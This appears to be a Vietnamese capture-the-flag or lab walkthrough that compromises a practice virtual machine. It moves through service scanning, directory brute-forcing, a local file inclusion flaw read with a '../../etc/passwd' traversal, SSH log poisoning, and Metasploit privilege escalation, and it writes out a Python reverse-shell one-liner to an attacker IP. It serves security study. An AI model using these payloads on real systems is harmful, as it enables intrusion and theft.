

[Chuẩn bị 3](#_Toc184671442)

[Khai thác 5](#_Toc184671443)


# 

# Chuẩn bị

Chạy máy ảo




Máy mục tiêu là **192.168.152.137**



Kiểm tra dịch vụ thì thấy có các cổng: 21, 80, 2211, 8888


# Khai thác

Đăng nhập qua cổng 80





Trang web chỉ hiển thị hình ảnh trên.

Thử kiểm tra mã nguồn:




Thử tải bức ảnh về để kiểm tra




Kiểm tra strings thấy k có gì

Vào cổng 888




Sử dụng gobuster hoặc dirsearch để tìm kiếm các thư mục trong file common.txt

gobuster dir -u http://192.168.152.137 -w /usr/share/seclists/Discovery/Web- Content /common.txt -x .php,.html,.txt,.bak




Thấy có mục là ảnh anti bot khả quan


Truy cập thử thư mục trên trình duyệt



Tiếp tục truy cập thư mục con /antibots




Trong đó có một file info.php




File này hiển thị thông tin hệ thống, phiên bản,…

Kiểm tra source code:




Có thể thấy ở dòng số 9



 Dòng mã PHP đang sử dụng biến **$\_GET['image']** để lấy giá trị từ tham số image trong URL, sau đó sử dụng nó với hàm include. Điều này có thể là một lỗ hổng bảo mật (Local File Inclusion - LFI) vì nó có thể giúp hacker truyền file đọc hại vào

LFI, viết tắt của **Local File Inclusion**, là một lỗ hổng bảo mật trong các ứng dụng web. Lỗ hổng này xảy ra khi ứng dụng cho phép người dùng chỉ định file từ máy chủ để tải hoặc thực thi mà không kiểm tra, lọc dữ liệu đầu vào một cách chính xác. Hacker có thể lợi dụng để đọc các file nhạy cảm, thực thi mã độc, hoặc thậm chí chiếm quyền điều khiển hệ thống.

Thử chèn một số tham số đặc biệt vào URL để khai thác thử lỗi này.




chèn truy vấn ?image=../../../../../../../../../etc/passwd thì trang web đã trả về cho ta một số thông tin trong thư mục /etc/passwd ở cuối trang.

=> trang web này có tồn tại lỗi LFI.


Truy vấn đến các thư mục chứa log như log của ssh chẳng hạn.

Sử dụng lệnh curl




Có thể thấy rằng server có lưu lại các log này. Vậy nên ta có thể thực hiện tiến hành **log poisoning.**

Thực hiện SSH đến server với Username là một Web Shell.




Vì ở một số phiên bản kali linux mới đã kiểm tra username để đảm bảo rắng đó là username hợp lệ.

Thay vào đó dùng metasploit




Sử dụng module số 8 để thực hiện khai thác




Set các option cho module và thực hiện run.

Điều này sẽ tạo một payload gọi cmd sau khi nó được lưu vào file log.

Sau đó ta có thể truyền các tham số thao tác cho cmd bằng URL.




Kết quả trả về




Thành công trả về uid => có thể reverse shell.

Đầu tiên thiết lập lắng nghe trên công 5555




Tìm kiếm câu lệnh tạo reverse shell bằng python3


python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.152.133",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'




Sau khi thực hiện xong ta đã có một reverse shell



Ta có thể trích xuất một số thông tin nhạy cảm từ đây




Tiến hành nâng cấp shell “python3 -c 'import pty;pty.spawn("/bin/bash")'” => để lấy shell bash




**BẮT ĐẦU LEO THANG ĐẶC QUYỂN LẤY ROOT**  
  
Ta có thể sử dụng một số khai thác ở kernel vì phiên bản trên tồn tại khá nhiều lỗ hổng, hoặc có thể sử dụng metesploit để thử:


* Tạo một meterpreter với msfvenom





* Biến máy kali thành một máy chủ http giúp upload payload



* Gửi payload này đến máy nạn nhân



* Tạo multi handler để lắng nghe reverse shell



Chạy payload và thành công

